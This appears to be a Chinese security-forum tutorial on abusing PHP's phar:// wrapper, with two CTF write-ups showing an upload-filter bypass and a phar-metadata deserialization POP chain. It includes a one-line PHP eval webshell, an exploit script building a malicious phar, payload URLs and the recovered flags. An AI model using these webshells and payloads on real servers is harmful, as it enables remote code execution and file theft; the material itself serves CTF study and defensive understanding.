Phar的一些利用姿势

By七友 / 2018-12-24 10:01:00 / 浏览数 3387 技术文章 技术文章 顶(3) 踩(0)

Phar的简述

翻译自手册：
phar是什么?Phar归档最好的特点是可以方便地将多个文件组合成一个文件。因此，phar归档提供了一种方法，可以将完整的PHP应用程序分发到单个文件中，并从该文件运

利用姿势一：绕过上传限制

例子


使用Phar://伪协议流可以Bypass一些上传的waf，大多数情况下和文件包含一起使用，就类似于我们的压缩包（其实就是一个压缩包），只不过我们换了一种方式去执行
写一段小代码测试一下：
test.php

```
<?php @eval($_POST["cmd"]);?>
```

然后将test.php压缩，将压缩文件改后缀为.jpg
index.php

```
<?php
include('phar://./test.jpg/test.php');
?>
```

成功包含



PHP Version 5.6.35

System	Windows NT LAPTOP-GPFQPGPQ 10.0 build 17134 (Windows 10) AMD64
Build Date	Mar 29 2018 14:22:10
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler

127.0.0.1

☑ Post data □ Referrer □ User Agent □ Cookies

Post Data

cmd=phpinfo();

例题：安恒11月月赛：image_up

信息收集：

http://101.71.29.5:10043/index.php?page=login
尝试伪协议读取一波源码

```
http://101.71.29.5:10007/index.php?page=php://filter/read=convert.base64-encode/resource=
```

base64解码
index.php

```
<?php
 if(isset($_GET['page'])){
   if(!stristr($_GET['page'],"..")){
     $page = $_GET['page'].".php";
     include($page);
   }else{
     header("Location: index.php?page=login");
   }
 }else{
   header("Location: index.php?page=login");
 }
```

login.php

```
<?php
 if(isset($_POST['username'])&&isset($_POST['password'])){
   header("Location: index.php?page=upload");
   exit();
 }
?>
```

upload.php

```
<?php
   $error = "";
   $exts = array("jpg","png","gif","jpeg");
   if(!empty($_FILES["image"]))
   {
       $temp = explode(".", $_FILES["image"]["name"]);
       $extension = end($temp);
       if((@$_upfileS["image"]["size"] < 102400))
       {
           if(in_array($extension,$exts)){
             $path = "uploads/".md5($temp[0].time()).".".$extension;
             move_uploaded_file($_FILES["image"]["tmp_name"], $path);
             $error = "■■■■!";
           }
       else{
           $error = "■■■■■";
       }

       }else{
         $error = "■■■■■■■■■■■";
       }
   }

?>
```

分析：

从upload.php可以看出只能上传（"jpg","png","gif","jpeg"）文件，而且再index.php中在包含的文件后面强行加了".php",直接包含图片文件明显不可以了，于是就用到了
这题有一个坑点，就是时间戳的问题：


```
$path = "uploads/".md5($temp[0].time()).".".$extension;
```

这里要time()+8*3600，时区不同所以要加上8小时


payload：

```
/index.php?page=phar://./uploads/6b19a5399b7d34fbb3c509ca8c25fd89.jpg/1
```

菜刀连接即可getflag



```
supervisord.pid    2018-11-24 15:18:44   2        0644
.dockerenv         2018-11-24 15:18:44   0        0755
f11111111_ag       2018-11-15 06:35:16   38       0755
core               2018-04-12 20:20:14   380928   0600
```



```
flag{3809f2ce999b4d99c8051e285505a014}
```

利用姿势二：Phar反序列化漏洞

我们一般利用反序列漏洞，一般都是借助unserialize()函数，不过随着人们安全的意识的提高这种漏洞利用越来越来难了，但是在今年8月份的Blackhat2018大会上，来自Se
Thomas讲述了一种攻击PHP应用的新方式，利用这种方法可以在不使用unserialize()函数的情况下触发PHP反序列化漏洞。漏洞触发是利用Phar://伪协议读取phar文件时，会反序列化meta-data储存的信息。

Phar文件结构


Phar文件主要包含三至四个部分：

1. A stub

stub的基本结构：<?php HALT_COMPILER();，stub必须以HALT_COMPILER();来作为结束部分，否则Phar拓展将不会识别该文件。

2. a manifest describing the contents

Phar文件中被压缩的文件的一些信息，其中Meta-data部分的信息会以反序列化的形式储存，这里就是漏洞利用的关键点



Global Phar manifest format

Size in bytes	Description
4 bytes	Length of manifest in bytes (1 MB limit)
4 bytes	Number of files in the Phar
2 bytes	API version of the Phar manifest (currently 1.0.0)
4 bytes	Global Phar bitmapped flags
4 bytes	Length of Phar alias
??	Phar alias (length based on previous)
4 bytes	Length of Phar metadata (0 for none)
??	Serialized Phar Meta-data, stored in serialize() format
at least 24 * number of entries bytes	entries for each file


用户自定义的Meta-data内容会以反序列化的形式储存

3. the file contents

被压缩的文件内容，在没有特殊要求的情况下，这个被压缩的文件内容可以随便写的，因为我们利用这个漏洞主要是为了触发它的反序列化

4. a signature for verifying Phar integrity

签名格式



Signature format


Length in bytes	Description
16 or 20 bytes	The actual signature, 20 bytes for an SHA1 signature, 16 bytes for an MD5 signature, 32 bytes for an SHA256 signature, and 64 bytes for an SHA512 signature.
4 bytes	Signature flags. *0x0001* is used to define an MD5 signature, *0x0002* is used to define an SHA1 signature, *0x0004* is used to define an SHA256 signature, and *0x0008* is used to define an SHA512 signature. The SHA256 and SHA512 signature support was introduced with API version 1.1.0.
4 bytes	Magic *GBMB* used to define the presence of a signature.

小测试

既然都知道Phar文件的基本结构了，那么我们就写一段代码来测试一下
PS：php.ini中必须设置phar.readonly=Off，不然Phar文件就会无法生成。

```
<?php
   class Test{
       public $test="test";
   }
   @unlink("test.phar");
   $phar = new Phar("test.phar"); //■■■■■■phar
   $phar->startBuffering();
   $phar->setStub("<?php __HALT_COMPILER(); ?>"); //■■stub
   $o = new Test();
   $phar->setMetadata($o); //■■■■■meta-data■■manifest
   $phar->addFromString("test.txt", "test"); //■■■■■■■■
   $phar->stopBuffering();    //■■■■■■
?>
```

查看一下phar文件的结构，可以看到Meta-data的内容是以反序列的形式储存的。




```
qiyou@ubuntu:~/Desktop$ xxd test.phar
00000000: 3c3f 7068 7020 5f5f 4841 4c54 5f43 4f4d  <?php __HALT_COM
00000010: 5049 4c45 5228 293b 203f 3e0d 0a5b 0000  PILER(); ?>..[..
00000020: 0001 0000 0011 0000 0001 0000 0000 0025  ...............%
00000030: 0000 004f 3a34 3a22 5465 7374 223a 313a  ...O:4:"Test":1:
00000040: 7b73 3a34 3a22 7465 7374 223b 733a 343a  {s:4:"test";s:4:
00000050: 2274 6573 7422 3b7d 0800 0000 7465 7374  "test";}....test
00000060: 2e74 7874 0400 0000 bdef 1c5c 0400 0000  .txt.......\....
00000070: 0c7e 7fd8 b601 0000 0000 0000 7465 7374  .~..........test
00000080: 8119 b111 c5d4 0c3e 282f d32d af07 42f2  .......>(/.-..B.
00000090: 2b90 22ea 0200 0000 4742 4d42            +.".....GBMB
qiyou@ubuntu:~/Desktop$ 
```

那序列化部分的内容怎么反序列呢？
在使用Phar:// 协议流解析Phar文件时，Meta-data中的内容都会进行反序列化
小trick：系统文件操作的函数一般都能使用伪协议流，Phar:// 也是ok的
写一段小代码测试一下：

```
<?php
class Test{
   function __destruct(){
       echo "test";
   }
}
file_get_contents("phar://./test.phar/test.txt");
?>
```

可以看到成功触发了反序列化



```
test
```

实战运用

一般情况下，利用Phar反序列漏洞有几个条件：

■■■■Phar■■
■■■■■■■■■■
■■■■■■■■■■■

例题：SWPUCTF2018 SimplePHP

信息收集

这题有两个功能：1.查看文件。2.上传文件
按流程走一下，先查看一波源码
file.php

```
<?php
header("content-type:text/html;charset=utf-8");
include 'function.php';
include 'class.php';
ini_set('open_basedir','/var/www/html/');
$file = $_GET["file"] ? $_GET['file'] : "";
if(empty($file)) {
   echo "<h2>There is no file to show!<h2/>";
}
$show = new Show();
if(file_exists($file)) {
   $show->source = $file;
   $show->_show();
} else if (!empty($file)){
   die('file doesn\'t exists.');
}
?>
```

upload_file.php：

```
<?php
include 'function.php';
upload_file();
?>
```

function.php

```
<?php
//show_source(__FILE__);
include "base.php";
header("Content-type: text/html;charset=utf-8");
error_reporting(0);
function upload_file_do() {
   global $_FILES;
   $filename = md5($_FILES["file"]["name"].$_SERVER["REMOTE_ADDR"]).".jpg";
   //mkdir("upload",0777);
   if(file_exists("upload/" . $filename)) {
       unlink($filename);
   }
   move_uploaded_file($_FILES["file"]["tmp_name"],"upload/" . $filename);
   echo '<script type="text/javascript">alert("■■■■!");</script>';
}
function upload_file() {
   global $_FILES;
   if(upload_file_check()) {
       upload_file_do();
   }
}
function upload_file_check() {
   global $_FILES;
   $allowed_types = array("gif","jpeg","jpg","png");
   $temp = explode(".",$_FILES["file"]["name"]);
   $extension = end($temp);
   if(empty($extension)) {
       //echo "<h4>■■■■■■■■:" . "<h4/>";
   }
   else{
       if(in_array($extension,$allowed_types)) {
           return true;
       }
       else {
           echo '<script type="text/javascript">alert("Invalid file!");</script>';
           return false;
       }
   }
}
?>
```

class.php

```
<?php
class C1e4r
{
   public $test;
   public $str;
   public function __construct($name)
   {
       $this->str = $name;
   }
   public function __destruct()
   {
       $this->test = $this->str;
       echo $this->test;
   }
}

class Show
{
   public $source;
   public $str;
   public function __construct($file)
   {
       $this->source = $file;
       echo $this->source;
   }
   public function __toString()
   {
       $content = $this->str['str']->source;
       return $content;
   }
   public function __set($key,$value)
   {
       $this->$key = $value;
   }
   public function _show()
   {
       if(preg_match('/http|https|file:|gopher|dict|\.\.|f1ag/i',$this->source)) {
           die('hacker!');
       } else {
           highlight_file($this->source);
       }
   }
   public function __wakeup()
   {
       if(preg_match("/http|https|file:|gopher|dict|\.\./i", $this->source)) {
           echo "hacker~";
           $this->source = "index.php";
       }
   }
}
class Test
{
   public $file;
   public $params;
   public function __construct()
   {
       $this->params = array();
   }
   public function __get($key)
   {
       return $this->get($key);
   }
   public function get($key)
```


```
    {
        if(isset($this->params[$key])) {
            $value = $this->params[$key];
        } else {
            $value = "index.php";
        }
        return $this->file_get($value);
    }
    public function file_get($value)
    {
        $text = base64_encode(file_get_contents($value));
        return $text;
    }
}
?>
```

分析：

file.php中用了`file_exists()`函数判断读取的文件是否存在，并且源码里面告诉你flag在f1ag.php里面，所以猜测考察用Phar反序列化去读取flag。
简单地浏览一下所有的php代码发现只有两个读取系统文件的函数：

```
highlight_file()
file_get_contents()
```

pop链分析
首先看到Show类中的_show方法：




```
    public function _show()
    {
        if(preg_match('/http|https|file:|gopher|dict|\.\.|f1ag/i',$this->source)) {
            die('hacker!');
        } else {
            highlight_file($this->source);
        }

    }
```

可以看到f1ag被ban了，`highlight_file`利用不了
然后再看到Test类里面的file_get方法有`file_get_contents`函数，再回首file_get是在get方法里面调用的，而get方法是通过触发魔术方法__`get()`去调用的

`__get()`■■■■■■■■■■■■■■■■■■■■■■■■■■■■■

那么我们怎么去触发__get呢？再回到类Show中看到




```
    public function __toString()
    {
        $content = $this->str['str']->source;
        return $content;
    }
```

看到这里思路就很清晰了，只要我们把Test实例化的对象存储在str的数组中，然后再去调用source属性（即Test中不存在的属性），就可以触发__`get()`了。那么我们如何

`__toString()`■■■■■■■■■■■■■■■■■■■■■■■■■■■■■

在看到C1e4r类里面，看到__`destruct()`刚好有对字符串的输出



```
    public function __destruct()
    {
        $this->test = $this->str;
        echo $this->test;
    }
}
```

整个pop链就很清晰了，最后就是写exp了

编写exp

```
<?php
class C1e4r{
   public $test;
   public $str;
}
class Show{
   public $source;
   public $str;
}
class Test{
   public $file;
   public $params = array();
}
   @unlink("test.phar");
   $phar = new Phar("test.phar");
   $phar->startBuffering();
   $phar->setStub("<?php __HALT_COMPILER(); ?>");
   $fun1 = new C1e4r();
   $fun2 = new Show();
   $fun3 = new Test();
   $fun3->params['source']="/var/www/html/f1ag.php";
   $fun2->str = array('str'=>$fun3);
   $fun1->str = $fun2;
   $phar->setMetadata($fun1);
   $phar->addFromString("test.txt", "test");
   $phar->stopBuffering();
?>
```


构造文件名

```
$filename = md5($_FILES["file"]["name"].$_SERVER["REMOTE_ADDR"]).".jpg";
```

最后的payload

```
http://120.79.158.180:11115/file.php?file=phar://./upload/7bd59e11d401afdf6c1d291a33a940b2.jpg
```

getflag：



```
120.79.158.180:11115/file.php?file=phar://./upload/7bd59e11d401afdf6c1d291a33a940b2.jpg
```

```
<?php __HALT_COMPILER(); ?>
PD9waHANCgkkZmxhZyA9ICdTV1BVQ1RGe1BocF91biRlcmk0bGl6M18xc19GdV4hfSc7DQo/Pg0K
```

```
<?php
      $flag = 'SWPUCTF{Php_un$eri4liz3_1s_Fu^!}';
?>
```

□ Post data □ Referrer □ User Agent □ Cookies

Reference：

https://paper.seebug.org/680/
http://php.net/manual/en/phar.fileformat.phar.php

点击收藏 | 4 关注 | 1

上一篇：hackme.inndy之pwn（上） 下一篇：hackme.inndy之pwn（上）

1. 7 条回复

唐小风 2018-12-24 14:35:28

Warning: include(phar://./test.jpg/test.php): failed to open stream: internal corruption of phar "D:\phpStudy\WWW\test.jpg" (__HALT_COMPILER(); not found) in **D:\phpStudy\WWW\index.php** on line **2**

Warning: include(): Failed opening 'phar://./test.jpg/test.php' for inclusion (include_path='.;C:\php\pear') in **D:\phpStudy\WWW\index.php** on line **2**

为啥我第一个就凉了

0 回复Ta

By七友 2018-12-24 17:10:45

@唐小风 修改一下php.ini配置。phar.readonly = On

0 回复Ta

唐小风 2018-12-24 17:48:33

@By七友 改了没用呢， 这个开关是压缩phar文件的开关吧，压缩是右键添加到压缩包吗。。

0 回复Ta

